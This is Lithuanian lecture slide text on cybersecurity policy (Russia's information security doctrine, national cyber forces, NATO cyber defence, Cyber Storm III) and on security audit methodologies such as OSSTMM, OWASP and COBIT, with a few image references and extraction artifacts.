- Doktriną pasiraše Rusijos Federacijos prezidentas 2000 metų rugsėjo 9 d.

Nacionaliniai interesai informacinėje sferoje

- Rusijos Federacijos informacine sauga suprantama jos nacionalinių interesų informacinėje sferoje apsauga, atitinkanti subalansuotus asmenybės, visuomenės ir valstybės interesus.
- Asmenybės interesai informacinėje sferoje atitinka kiekvieno piliečio konstitucinę teisę gauti informaciją, naudoti ją įstatymu nedraudžiamoje veikloje, taikyti ją fiziniam, dvasiniam ir intelektualiniam vystymuisi, kartu saugant informaciją, užtikrinančią asmeninį saugumą.
- Visuomenės interesai informacinėje sferoje atitinka asmenybės interesus šioje srityje stiprinant demokratiją, kuriant teisinę socialinę valstybę, palaikant visuomenės santarvę ir Rusijos socialinį atsinaujinimą.
- Valstybės interesai informacinėje sferoje sudaro sąlygas šalies informacinės infrastruktūros harmoningam vystymuisi, konstitucinių teisių ir laisvių kiekvienam piliečiui gaunant ir naudojant informaciją, išlaikant šalies suverinitetą ir teritorinį vientisumą užtikrinimas, politinio, ekonominio ir socialinio stablumo garantavimas.



Informacijos saugos pavojai Rusijos Federacijoje

- Pavojai piliečių konstitucinėms teisėms ir laisvėms dvasinės ir informacinės veiklos vykdymui.
- Pavojai Rusijos Federacijos politikos vykdymo informaciniams aprūpinimui.
- Pavojai vystyti šalies informacинę, ryšių ir telekomunikacijų industriją, užtikrinant vidaus rinkos poreikius ir galimybes šios produkcijos eksportui.
- Pavojai Rusijos Federacijoje jau veikiančių ir diegiamų informacinių ir telekomunikaciinių sistemų saugai.

Pavoju informacinei saugai šaltiniai

- Egzistuoja vidiniai ir išoriniai pavojai Rusijos Federacijos informacinei saugai.
- Išoriniai šaltiniai:
 - Užsienio politinių, ekonominių, karinių, žvalgybos, informacinių struktūrų veikla, nukreipta prieš Rusijos Federacijos interesus;
 - Atskirų šalių dominavimo siekis pasaulinėje informacinėje erdvėje;
 - Tarptautinių teroristinių organizacijų veikla;
 - Užsienio valstybių kosminių, oro, jūrų ir antžeminių šnipinėjimo priemonių veikla.
 - Kitų valstybių informacinių karų koncepcijos.
- Vidiniai šaltiniai:
 - Nepalanki kriminogeninė aplinka šalyje;
 - Nepakankamai išvystyta teisinė bazė;
 - Informacinių saugos priemonių nepakankamas finansavimas;
 - Nepakankami šalies ekonominiai pajégumai;
 - Švietimo ir mokslo sistemos efektyvumo sumažėjimas bei kvalifikuotų kadru saugos srityje trūkumas ir atsilikimas šalies informatizavimo srityje.

Situacija JAV

- JAV dėl kibernetinių atakų yra užgesę ištisi miestai, specialistų teigimu, ypač pažeidžiamos šiuo požiūriu yra šalies vandens, elektros, ryšių sistemos. 2010 m. sausį kibernetinių išpuolių aukomis vėl tapo daugiau kaip 20 didelių JAV kompanijų („Google“, „Adobe Systems“). Todėl natūralu, kad kibernetinėms grėsmėms neutralizuoti Vašingtonas pastaruoju metu ėmė skirti ypač daug dėmesio. 2009 m. JAV buvo sukurtos kibernetinės gynybos pajėgos, kurių užduotis – apsaugoti šalį nuo išorės kibernetinių atakų.
- JAV administracija paskelbė įkursianti daugiau kaip 150 naujų darbo vietų programišiams, kurių užduotis bus stiprinti šalies nacionalinį saugumą.
- JAV Strateginių ir tarptautinių studijų centras įkūrė Kibernetinio saugumo komisiją, o Baltieji rūmai visai neseniai paskyrė Nacionalinei Saugumo Tarybai atsakingą pareigūną, koordinuojantį valstybės veiklą kibernetinio saugumo srityje ir apie pasiekintus rezultatus nuolat informuojantį šalies vadovą. JAV prezidentas Barackas Obama yra ne kartą pabrėžęs, kad nuo valstybės gebėjimo užkirsti kelią kibernetiniams išpuoliams priklauso šalies ekonomika, taip pat procesai socialinėje, politinėje ir kitose srityse.

Situacija

- Didelį dėmesį kibernetiniam saugumui skiria ir tokios šalys kaip Kinija bei Iranas, jau sukūrė ne tik kibernetinės gynybos „ugniasienes“, bet ir pakankamai efektyvias kibernetinio puolimo priemones.
- JAV Federalinio tyrimų biuro (FTB) duomenimis, nuo 2003 m. Kinija slaptai formavo „kibernetinę kariuomenę“, kurią šiuo metu sudaro apie 180 tūkst. karių. Šių pajėgų pagrindinė užduotis – vogti Amerikos karines ir technologines paslaptis.
- FTB mano, kad šios pajėgos yra didžiausia kibernetinio terorizmo grėsmė JAV ir turi realų potencialą griauti gyvybiškai svarbią šaliai infrastruktūrą. Juolab kad Kinijos kibernetinių atakų, nukreiptų prieš JAV, skaičius kasmet didėja: 2007 m. vien prieš JAV Gynybos departamentą surengta 44 tūkst. kibernetinių atakų, 2008 m. šis skaičius išaugo iki 55 tūkst., o 2009 m. – iki 90 tūkstančių.

Situacija

- JAV ir Kinijai dalinai jau šiandien kariaujant kibernetinį karą, Europa išlieka palyginti pasyvi. Prancūzija bando ryžtingai kovoti su internetiniu piratavimu: XXI amžiaus antro dešimtmečio pradžioje įsigaliojės kovos su internetiniu piratavimu įstatymas numato, kad neteisėtai failus atsiunčiantys interneto vartotojai bus baudžiami.
- Prancūzija tikisi, kad priėmus tokį įstatymą piratavimas šalyje sumažės dviem trečdaliais. Panašus įstatymas svarstomas ir Didžiojoje Britanijoje. Lietuvos antipiratinės veiklos asociacija (LANVA) taip pat suaktyvino pastangas kovoti su intelektinės nuosavybės teisių virtualiojoje erdvėje pažeidinėjimu.
- Bendros ES politikos kibernetinio saugumo užtikrinimo klausimais kol kas nėra. Vokietijos vyriausybė prieš kelias dienas patarė internautams vietoje JAV kompanijos „Microsoft“ sukurtos „Internet Explorer“ naršyklės naudoti alternatyvias „saugesnes“ programas, tačiau tai bene ir viskas, ką dauguma Europos vyriausybių gali padaryti.

NATO

- Kaip pažymėta NATO kibernetinės gynybos koncepcijoje, NATO stipriai priklauso nuo ryšių ir informacinių sistemų (RIS), ko pasékoje poveikis į šias sistemas gali sutrikdyti normalų viso aljanso funkcionavimą, ypač jei tai susiję su aljanso ar atskiru šalių slaptais tinklais. Net jei sėkmingai bus ginami slapti tinklai, išlieka realus pavojus masinėms kibernetinėms atakoms per globalius tinklus į kitus RIS tinklus.
- Koncepcijoje aiškiai įvardinama, kad šalia seniau egzistavusių keturių karinių dimensijų, kuriose vykdomos karinės operacijos – žemės, vandens, oro ir kosmoso, atsirado penktoji dimensija – kibernetinė erdvė.
- NATO kibernetinės gynybos koncepcijoje pasakyta, kad NATO gina tik savo infrastruktūrą ir kiekvienos šalies reikalas užtikrinti savo informacinės erdvės saugumą.
- Negalima klaidinti visuomenės pasisakymais dėl NATO pasiruošimo ginti atskiras valstybes, įskaitant ir Lietuvą, nuo kibernetinių gėsių. NATO ir atskiroς NATO šalys neatsisako teikti konsultacijas iškilus grėsmėms, atsiųsti specialistus likviduojant pasekmes ir pan. Taip pat nereikia per daug apeliuoti į NATO Bendros kibernetinės gynybos meistriškumo centrą (CCDCOE), kuris 2008 metų gegužę buvo įkurtas Estijos sostinėje Taline, kadangi jo pagrindinės funkcijos – gerinti koordinacinius veiksmus ir teisines priemones kovojant su atakomis kibernetiniame lauke bei kovojant su kibernusikaltėliais, mokymo bei tiriamojo darbo vykdymas

NATO

- NATO parlamentinės asamblėjos priimtas dokumentas „Kritinės infrastruktūros apsauga“ ypač pabrėžia informacinių technologijų apsaugos svarbą. III-čio skyriaus A poskyryje tiesiogiai kalbama apie informacinių technologijų apsaugos svarbą ir prioritetą.
- Kritinė infrastruktūra. Vienas iš svarbiausių momentų kalbant apie kibernetinę gynybą yra klausimas, ką reikia ginti. Šiuo atžvilgiu tiek atskiros valstybės, tiek valstybių susivienijimai (pvz., Europos sąjunga) turi apibrėžę taip vadinamą kritinę infrastruktūrą, kuri yra ginama kibernetinės atakos atveju. Europos Sąjunga yra identifikavusi kritinę infrastruktūrą iš 11 pagrindinių krypčių ir išdėsčiusi jas prioriteto tvarka. Šios kritinės infrastruktūros apsaugai yra paruošta Europos kritinės infrastruktūros apsaugos programa (EPCIP – European programme for critical infrastructure protection). NATO taip pat identifikavo kritinę infrastruktūrą iš 10 krypčių, kurios nėra vien tik karinės kryptys. Pvz., yra įvardinti bankai ir finansinės sistemos, gamtos apsaugos sistemas ir pan.
- Kai kurios valstybės kritinę infrastruktūrą prioretizavo savaip. Vokietija kaip kritinę infrastruktūrą yra įvardinus: transportas ir eismas; energetika; pavojingos medžiagos; telekomunikacijos ir informacinės technologijos; finansai ir draudimas; paslaugos (sveikatos, vandens ir pan.); viešas administravimas ir teisinė sistema; kiti (kultūros paveldas ir pan.). Kai kurių šalių atskiros ministerijos yra identifikavusios savo kritinę infrastruktūrą.

Kibernetinės karinės pajėgos


- Informacijos šaltiniai teigia, kad apie 120 valstybių turi savo kibernetines karines pajėgas.
- Manoma, kad Kinijos kibernetines karines pajėgas sudaro daugiau kaip 10000 karių ir turi metinį biudžetą apie 55 mln. JAV dolerių.
- Rusijos karinėse kibernetinėse pajėgose yra virš 7 300 karių su metiniu biudžetu apie 127 mln. JAV dolerių.
- Vienas iš didžiausių pajėgų turi Š. Korėja - apie 17 000 karių bei 70 mln. JAV dolerių biudžetą.
- Kaimyninėje Estijoje žengti pirmi žingsniai kuriant savanorišką sukarintą reaguojančią į kibernetines atakas organizaciją, nors oficialiaitoks sprendimas dar nepriimtas.
- Lietuvoje (2015 m. sausio 1d.) įkurtas nacionalinis kibernetinio saugumo centras

Surengtos didžiausios kibernetinio karo pratybos


- JAV įvyko didžiausios šalies istorijoje kibernetinio karo pratybos „Cyber Storm III“, kurių metu buvo imituojama galinga internetinė ataka prieš svarbiausias šalies infrastruktūros dalis.
- Tris dienas trukusiose pratybose dalyvavo tūkstančiai kompiuterinio saugumo specialistų iš JAV ir 12 pasaulio šalių – Australijos, D. Britanijos, Kanados, Vokietijos, Prancūzijos, Vengrijos, Japonijos, Italijos, Nyderlandų, N. Zelandijos, Švedijos ir Šveicarijos, pranešė „Physorg.com“. Iš JAV pusės jose dalyvavo 60 privačių šalies bendrovių ir 7 federalinių agentūrų, išskaitant Gynybos, Energetikos, Valstybės saugumo departamentus, Baltuosius rūmus bei Amerikos žvalgybos ir teisėsaugos tarnybas, atstovų.
- Pranešama, kad kas 2 metus rengiamas kibernetinio karo pratybas organizuoja JAV šalies saugumo departamentas. „Cyber Storm III“ pratybos tapo pirmuoju naujojo Nacionalinio kibernetinio saugumo ir integruotų komunikacijų centro (NCCIC) Arlingtone šalia Vašingtono išbandymu.
- NCCIC buvo įkurtas 2009 m. spalį, jo paskirtis – koordinuoti JAV kibernetinio saugumo operacijas. Jame dirba ne tik šalies vyriausybinių organizacijų kompiuterių ekspertai, bet ir jų kolegos iš privačių bendrovių.

Surengtos didžiausios kibernetinio karo pratybos

- JAV šalies saugumo departamento Kibernetinių pratybų programos vadovas Brettas Lambo žurnalistams pabrėžė, kad „Cyber Storm III“ pratybos buvo „visiškai imitacinės“ mes neatakuojame jokių realių tinklų, neįterpinėjame jokios realios kenkėjiškos programinės įrangos“.
- I pratybų dalyvių darbo stotis ir serverius buvo „sušvirkšta“ daugiau nei 1500 imituojamų kibernetinių atakų variantų. Visas jas reikėjo atremti ir paversti niekais nežinomu priešininku pastangas pasinaudoti kibernetinės infrastruktūros saugumo spragomis.
- Vykdant „Cyber Storm III“ scenarijų buvo imituojamas skaitmeninių sertifikatų, identifikuojančių elektroninių paslaugų teikėjus internete, klastojimas. Taip esą buvo siekiama kuo geriau imituoti didelio masto ataką, nukreiptą prieš svarbiausią pasaulinio kompiuterių tinklo infrastruktūrą.
- Pranešama, kad šias didžiausias iki šiol JAV surengtas kibernetinio karo pratybas planavo Pentagonas ir už JAV elektroninę žvalgybą atsakinga Nacionalinio saugumo agentūra, o pačios pratybos bus kontroliuojamos iš JAV Slaptosios tarnybos būstinės Vašingtone.



Ačiū už dėmesį



Saugumo patikros ir etiško jsilaužimo metodai

(T120M154)

Apsaugos testavimo metodika. Saugos metrika.

Informacinių sistemų testavimas / auditas


- Ši veikla yra griežtai reguliuojama įvairiais įstatymais, kurie priklauso nuo šalies;
- Auditas gali būti atliekamas įvairiais būdais, priklausomai nuo audituojamos srities;
- Audito atlikimo palengvinimui yra sukurta ir pasiūlyta metodikos:
 - Atviro Kodo Apsaugos Testavimo Metodikos instrukcija (OSSTMM);
 - Atviras Tinklo Programų Saugumo Projektas (Open Web Application Security Project, OWASP);
 - COBIT
 -

COBIT

- COBIT-as orientuojasi į veiklą: susieja veiklos uždavinius su IT uždaviniais, numato metriką ir brandos modelius, skirtus išmatuoti uždavinių pasiekimą, bei nustato su tuo susijusią veiklos ir IT proceso valdytojų atsakomybę.
- COBIT-o susitelkimą į procesą iliustruoja proceso modelis, pagal atsakomybės sritis – planuoti, kurti, vykdyti ir tikrinti – padalyjantis IT į keturias sritis ir 34 procesus bei parodantis visą IT sritį. Organizacijos architektūros principai padeda nustatyti sėkmingam procesui būtinus išteklius: taikomąsiams programoms, informacijai, infrastruktūrai ir žmones.


OWASP

- Web aplikacijos šiuo metu yra viena populiausiu modernios programinės įrangos rūšių. Sparčiai populiarėjant ir besivystant jų technologijoms, administratoriai bei programuotojai neretai susiduria su saugumo problemomis.
- OWASP (*The Open Web Security Project*) organizacija yra išskyrusi dažniausiai pasitaikančių Web aplikacijų spragų dešimtuką, kurių pavyzdžiai čia ir bus pateikiami, prieš tai apžvelgiant pagrindinius Web saugumo principus.




Kas yra OSSTMM?

- Metodika atidžiam audito atlikimui, kuri yra pastovi ir pakartojama;
- Prie metodikos kūrimo, prisidėjo tūkstančiai recenzentų;
- Atviro kodo projektas, kas leidžia jį papildyti savo idėjomis, kurie leis atlikti efektyvesnius audito testus;
- Audito testus susieja su skirtingu šalių reikalavimais;



Kam tinka?


“Debesų” kompiuterijos, virtualių infrastruktūrų, žinučių siuntimo tarpinės įrangos, mobilios komunikacijos infrastruktūros, didelio saugumo vietų, žmogaus išteklių, patikimos kompiuterijos ir bet kokių loginių procesų, kurie visi apima daugiau nei vieną kanalą ir reikalaujų kitokio apsaugos testo, testavimui.



OSSTMM tikslas


Pagrindinė šios instrukcijos paskirtis yra pateikti mokslinę metodiką operacinės apsaugos charakteristikos sukūrimui (OpSec) naudojant testo rezultatų egzaminavimą ir koreliaciją nuosekliu ir patikimu būdu. Šios gairės yra tam, kad užtikrintų:

- 1.Ar testas atliktas kruopščiai;
- 2.Ar testas apémė visus reikiamus kanalus;
3. Ar testo padėtis atitinka įstatymus;
- 4.Kad rezultatai išmatuojami kiekybiniu būdu;
- 5.Kad rezultatai yra pastovūs ir pakartojimai;
- 6.Kad rezultatuose pateikiami faktai yra gauti tik iš testų;




Ką reikia žinoti

- Ši instrukcija yra apie Operacinę apsaugą (OpSec);
- Ši metodika leidžia sužinoti ar tai ką Jūs turite atlieka, tai ką turi atlikti, o ne tai kas yra sakoma kad atliekama;
- Padeda apskaičiuoti kaip gerai veikia apsauga;
- OpSec – kontrolių ir atskyrimų kombinacija;
- Norint pasiekti tikrą saugumą reikalingos skirtingų tipų kontrolės;



OSSTMM naudojamos savokos

- Vektorius;
- Atakos vektorius;
- Atakos paviršius;
- Kontrolės;
- Apribojimai;
- Operacijos;
- Tobula apsauga;
- Poringumas;
- Saugumas;
- Apsauga;
- RAV;
- Taikinys;
- Pažeidžiamumas;



Poringumas


Poringumo padidėjimas yra apsaugos sumažėjimas, poringumas yra aprašomas trimis savybėmis:


- Matomumas;
- Priėjimas;
- Pasitikėjimas;

Kontrolės aprašymas

- Interaktyvios kontrolės:
 - Autentifikavimas
 - Žalos atlyginimas;
 - Atsparumas;
 - Pajungimas;
 - Tęstinumas;
- Proceso kontrolės:
 - Ne atsižadėjimas;
 - Konfidentialumas;
 - Privatumas;
 - Vientisumas;
 - Perspėjimas;

Blogo užrakto pavyzdys





Informacijos užtikrinimo užduotys

Informacijos užtikrinimo užduotys

Konfidentialumas

Vientisumas

Prieinamumas

Operacijų kontrolės

Konfidentialumas;
Privatumas;
Autentifikavimas;
Atsparumas;

Vientisumas;
Neatsižadėjimas;
Pavergimas;

Vientisumas;
Atlyginimas;
Perspėjimas;

OSSTMM naudojami ribojimai

- Pažeidžiamumas;
- Silpnumas;
- Rūpestis;
- Atidengimas;
- Anomalija;




Apribojimų atvaizdavimas

Kategorijos	OpSec	Apribojimai
Operacijos	Matomumas	Atidengimas
	Priėjimas	Pažeidžiamumas
	Pasitikėjimas	
Kontrolės	Klasė A – sąveikos	Autentifikavimas Atlyginimas Atsparumas Pajungimas Tęstinumas
	Klasė B - proceso	Ne atsižadėjimas Konfidentialumas Privatumas Vientisumas Perspėjimas
		Anomalijos


Faktinis saugumas

- Audito rezultatai, kurie parodo saugumą, kontroles ir trūkumus efektyviai demonstruoja faktinę apsaugą.
- Faktinis saugumas yra terminas skirtas pavadinti atakos paviršiaus, operacinėje aplinkoje, momentinę nuotrauką.



Audito testo aprašymas

- Nurodyti ką norine apsaugoti;
- Nustatyti sritį esančią aplink turtą, kurį norime apsaugoti;
- Nurodyti viską kas yra ne darbo zonoje, bet yra reikalinga Jūsų turto apsaugai;
- Nurodykite kaip apimtis saveikauja su savimi ir su išore;
- Nustatykite kokia įranga bus reikalinga kiekviename teste;
- Nustatykite kokią informaciją norite sužinoti iš kiekvieno testo;
- Žsikinti, kad testas nepažeidžia darbo taisyklių;



Apimtis

Apimtis yra bendras galimas saugumo aplinkos veiklos sąveika su bet kokių turtu, kuris gali apimti fizinius saugumo komponentus taip pat. Apimtis yra sudaryta iš trijų klasių ir penkių kanalų:

Fizinė apsauga

Žmogus

Spektro apsauga

Fizinis


Bevielis

Komunikacijų apsauga

Telekomunikacijos

Duomenų Tinklai

Iprasti auditu metodai




Operacinis apsaugos testavimas

- Tai testas, kuris atliekamas chronologine tvarka sistemoje, kuri keičiasi ir ne visada pateikia tuos pačius rezultatus tiems patiemis veiksmams;
- Taikinys yra sistema, sąveikaujančių ir vienas nuo kito priklausančių procesų rinkinys, kuris taip pat yra įtakojamas tikimybinės aplinkos;
- Nors operacijų apsaugos testas ne visada testuoja procesus ir strategiją tiesiogiai, sėkmingas operacijų testas leis parodyti ne sutapimus tarp to kaip turėtų veikti sistema ir kaip ji ir tikrujų veikia;

Keturių punktų procesas


- Indukcija ();
- Apklausa (C);
- Sąveika (A/B);
- Intervencija (X/Y/Z);




Trejybė

- Tai auditavimo metodologija, kuri turi tvirtą pagrindą ir atrodo sudėtinga, bet iš tikro yra paprasta praktikoje;
- Atrodo kaip struktūrinė schema, kur tėkmė yra nurodyta rodyklėmis, kurios gali rodyti tiek pirmyn, tiek atgal;
- Taikant šią metodologiją yra keliami trys klausimai, kurie ir sudaro trejybę:
 - Kaip veikia dabartinė operacija?
 - Kaip jų veikimas skiriasi nuo to kaip jį įsivaizduoja valdymas?
 - Kaip jos turi veikti?


Trejybės ir keturių punktų proceso kombinacija





Galimos klaidos

- Klaidingai teigiamas;
- Klaidingai neteigiamas;
- Pilkai teigiamas;
- Pilkai neigiamas;
- Spektras;
- Neapdairumas;
- Entropijos klaida;
- Klastojimas;
- Mėginių ėmimo klaida;
- Suvaržymas;
- Propagavimas;
- Žmogaus klaidos



Testo rezultatas

Testo rezultatai dažnai pateikiami su rekomenduojamais sprendimais arba konsultacijos paslaugų pasiūlymu. Jeigu yra naudojamas OSSTMM metodika, audito pabaigoje yra sudaroma **apsaugos testo audito ataskaita (STAR)**. Kurią sudaro sekanti informacija:

- Testo laikas ir data;
- Testo trukmė;
- Atsakingo analitiko vardas;
- Testo tipas;
- Testo apimtis;
- Indeksas (taikinio numeravimo metodas);
- Testuoti kanalai;
- Testo vektorius;
- Atakos paviršiaus metrika;
- Kurie testai buvo įvykdyti, neįvykdyti arba dalinai įvykdyti ir iki kokio laipsnio;
- Visi klausimai apie testą ir rezultatų galiojimą;
- Bet kokie procesai, kurie įtakoja apsaugos apribojimus;
- Bet kokie nežinomieji arba anomalijos;

Esamos apsaugos analizė

- Apsaugo analizė čia reiškia sugebėjimą informaciją paversti apsaugos žiniomis;
- Turimos informacijos peržiūrėjimas ir analizavimas bandant gauti taikomąsias žinias, kurios gali būti naudojamos priimant sprendimus apie atliekamus sistemų testavimo metodus;
- Fundamentalus skirtumas tarp rizikų ir saugumo analizių, kad saugumo analizėje nėra analizuojamos analizės, nes yra daroma prielaida, kad jos egzistuoja;



Kritinis apsaugos mąstymas


Kritinis apsaugos mąstymas – terminas reiškiantis praktiką apimančią logikos ir faktų naudojimą, kad suformuoti įdėję apie esamą apsaugą;

6 analizės žingsniai:

